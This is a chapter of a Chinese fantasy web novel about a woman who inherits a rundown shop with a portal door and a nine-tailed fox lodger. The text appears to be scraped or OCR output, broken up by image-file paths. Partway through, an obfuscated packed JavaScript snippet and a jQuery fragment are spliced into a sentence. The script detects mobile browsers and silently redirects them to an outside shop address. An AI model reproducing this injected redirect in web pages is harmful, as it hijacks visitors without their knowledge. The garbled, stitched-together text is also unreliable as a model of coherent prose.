深夜十一点,锦华小区后巷的“林记超市”还亮着灯。
林小满蹲在仓库角落里,手电筒光柱扫过满地积灰的纸箱。三天前爷爷去世,给她留了这间四十平、门头招牌掉了一半的破超市。她本来在投简历找工作,现在倒好——直接就业了。
“谁会继承一家月亏损三千的店啊。”
她掀开一个纸箱,里面全是过期泡面,气得翻白眼。突然手电筒闪了两下,灭了。仓库尽头那扇锈迹斑斑的铁门缝隙里,透出一丝幽蓝色的光。
林小满愣住。
那扇门她记得,以前爷爷总锁着不让碰,说是“杂物间”。可现在看来,里面绝对没有通电,门缝里却漏着光。
鬼使神差地,她走过去,握住门把手。铁门冰凉刺骨,指尖刚碰上去,门背后传来一声闷响——像是有什么庞然大物,一头撞在了门上。
“!”
林小满浑身汗毛倒竖,手一松往后跌坐在地。铁门被撞得哐当巨响,门缝开了一指宽,蓝色光芒喷涌而出,刺得她睁不开眼。紧接着,门缝里挤出一只毛茸茸的爪子——五指、覆着黑鳞、指甲锋利如刀,死死扣住门沿!
“卧槽——”
她连滚带爬往后缩,后背撞上货架,几个空箱子砸下来。铁门吱呀作响,门缝越来越大。那只爪子已经伸进了半截胳膊,肌肉虬结、青筋暴起,像某种爬行动物的前肢。
下一秒,一道白影从侧面闪过,长尾横扫。
砰!
铁门被重重拍回原位,爪子被夹得发出“咔嚓”一声骨裂脆响。门外传来一声低哑的嘶吼,随即安静了。
林小满大口喘气,额头全是冷汗。她抬头看过去,仓库昏暗灯光下,一个男人斜倚在铁门旁边,白衬衫、黑长裤,衣摆沾着灰尘。他右手还按在铁门上,指尖修长,指节微微泛白。
最醒目的是他身后垂着的那条尾巴——蓬松、雪白、尖端一点银灰色,正慢悠悠地摇晃。
“……你谁?”
林小满嗓子发干。男人侧过头来。灯光照出他的脸——眼尾微挑,瞳孔是极淡的金色,鼻梁高挺,嘴唇抿着,下颌线干净利落。他用那双金瞳上下打量了她三秒钟,才淡淡开口:“你爷爷没告诉过你,这扇门不能乱碰?”
声音低沉,带着点沙哑,像刚睡醒又被吵了的猫。
林小满心跳还没平复下来:“我爷爷三天前去世了。”
男人微微一怔,随即尾巴晃了晃,语气淡了两分:“……是吗。”
空气安静了三秒。铁门背后又传来窸窸窣窣的响动,像什么东西在挠门板。
林小满条件反射往他身后缩了一步:“那爪子什么东西?!”
“黑蛟。”男人平静道,“地底货,智商不高,力气大,刚才闻到人味想出来。”他顿了顿,补了一句,“被门夹了,应该跑了。”
“你怎么知道?”
“我夹的。”
林小满张了张嘴,又闭上。她盯着他看了半天,终于注意到他衣摆上有暗褐色的痕迹,像是干涸的血。手腕处也有擦伤,衬衫袖口破了。
“……你受伤了?”
男人没回答,只是收回按在门上的手,转过身来。近看更显得高,肩宽腿长,白衬衫穿得散漫,领口松开两颗扣子。那条尾巴就在他身后轻轻摆着,像一只不耐烦的大猫。
“你爷爷在世时,”他说,“我住这仓库后面。”
林小满:“……”
“现在他走了,”他看了她一眼,“我暂时没地方去。”
“你要住我仓库?!”林小满脑子总算转过弯来了,“你到底是什么东西?”
他蹙了下眉,像是在斟酌措辞。最后吐出两个字:“狐狸。”
“狐狸精?”
“是狐狸。”他加重语气,“九尾狐。”林小满:“你尾巴就一条。”
男人:“……”
他尾巴尖绷直了一瞬,又恢复懒洋洋的弧度:“……受伤了,收不回去。”
林小满看着他那条雪白蓬松的尾巴,再看看他手腕上的伤,再看看铁门缝里残留的蓝色微光。三秒后,她做了一个决定——她扶着货架站起来,拍了拍裤子灰,镇定地开口:
“行,你住仓库,但有个条件。”
“说。”
“帮忙看店。管吃管住,外加每月五百零花。”她指了指铁门,“顺便看住这玩意儿。”
男人沉默地盯着她看了好一会儿。仓库灯泡昏黄,他那一双金瞳在暗处微微发亮,像两粒融化的琥珀
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17636713|206604||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
。半晌,他几不可闻地哼了一声。
“……成交。”
他说完就从她身侧走过去,步子很轻,拖着的尾巴几乎蹭到她的脚踝。擦肩而过时林小满闻到一股极淡的冷香,像雪后松枝。
她站在原地愣了五秒,忽然冲他背影喊了一句:“你叫什么?”
男人头也不回:“澜渊。”
“我叫林小满!”
他已经走进仓库深处的阴影里,尾巴尖最后晃了一下,算是回应。
林小满深吸一口气,回头看向那扇铁门。门缝里蓝光已经消散了,铁门安静得像什么也没发生过。但她看清了门框上刻着一行小字,像是爷爷用刀子划上去的——
“两界之门,永不可封。”
她后背一阵发凉。
就在这时,铁门背后传来一个细弱的声音,像小孩在哭:“……外面的人……还有关东煮吗……”
林小满:“……”
她默默把门锁扣上,转身就走。经过仓库门口时瞥见澜渊已经靠墙坐下,闭着眼,尾巴蜷在身侧。她鬼使神差从货架上拿了一瓶矿泉水和一包压缩饼干,蹲下去放在他旁边。
他没睁眼,只是尾巴尖轻轻动了动。
林小满站起来回前台,刚拉开抽屉想清点账本,手碰到一个硬东西——是爷爷留下的旧手机,屏幕亮着,上面有一条未发送的短信草稿,日期是三年前:“小满,铁门里的客人,收费别太贵。”
她盯着那行字,心脏咚咚跳得飞快。
窗外有夜风吹过后巷,卷起几片落叶。与此同时,仓库深处的铁门又轻轻响了一声——不是撞击,更像敲门。三短一长。
澜渊的声音从暗处飘过来:“别开。它带了东西来换。”
林小满攥紧手机:“换什么?”
“情报。”他顿了一下,“关于这扇门为什么选中你。”
林小满站在超市前台,对着那扇铁门方向,握手机的指节发白。
门外传来第二声敲门——还是三短一长,比刚才急了一拍。
澜渊没再出声。
而她,慢慢抬起了手。
指尖悬在电灯开关上方,没有按下。整个仓库陷入一片寂静。铁门缝里,重新亮起一点极淡的蓝色微光。